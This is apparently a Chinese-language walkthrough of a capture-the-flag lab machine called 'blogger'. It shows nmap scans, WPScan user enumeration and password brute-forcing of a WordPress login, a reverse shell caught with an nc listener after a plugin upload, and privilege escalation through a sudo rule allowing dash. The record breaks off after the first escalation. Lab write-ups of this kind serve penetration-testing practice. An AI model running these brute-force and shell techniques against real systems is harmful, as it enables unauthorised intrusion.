┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-12 10:22 +0800
Nmap scan report for 192.168.2.1
Host is up (0.0011s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00079s latency).
MAC Address: 08:00:27:E1:A6:FA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.84
Host is up (0.0014s latency).
MAC Address: 08:00:27:26:37:95 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.53 seconds
靶机IP:192.168.2.84
2、端口扫描
1.全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.84
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-12 10:24 +0800
Nmap scan report for 192.168.2.84
Host is up (0.00019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:26:37:95 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.10 seconds
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.84
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-12 10:24 +0800
Nmap scan report for 192.168.2.84
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))

|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:26:37:95 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
3.udp扫描
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.84
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-12 10:33 +0800
Nmap scan report for 192.168.2.84
Host is up (0.0010s latency).
All 100 scanned ports on 192.168.2.84 are in ignored states.
Not shown: 57 closed udp ports (port-unreach), 43 open|filtered udp ports (no-response)
MAC Address: 08:00:27:26:37:95 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 55.14 seconds
[+] peter | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection) ....
找到一个用户peter
再次进行密码爆破
1
2
3
4
5
6
┌──(root㉿kali)-[~/Tool]
└─# wpscan --url http://megablog.nyx/wordpress --api-token xxxxx -U peter -P techyou.txt
...
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - peter / peterpan
...

使用账号和密码:peter:peterpan成功进入到后台
3、获取shell

直接安装插件获取shell
成功获取到shell
1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.84] 55036
bash: cannot set terminal process group (449): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blogger:/var/www/html/wordpress/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
四、权限提升
1、获取blog权限
查看sudo -l
1
2
3
4
5
6
7
www-data@blogger:/var/www/html/wordpress$ sudo -l
Matching Defaults entries for www-data on blogger:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on blogger:
    (blog) NOPASSWD: /usr/bin/dash
直接进行提权
1
2
3
www-data@blogger:/var/www/html/wordpress$ sudo -u blog /usr/bin/dash -p
id
uid=1000(blog) gid=1000(blog) groups=1000(blog)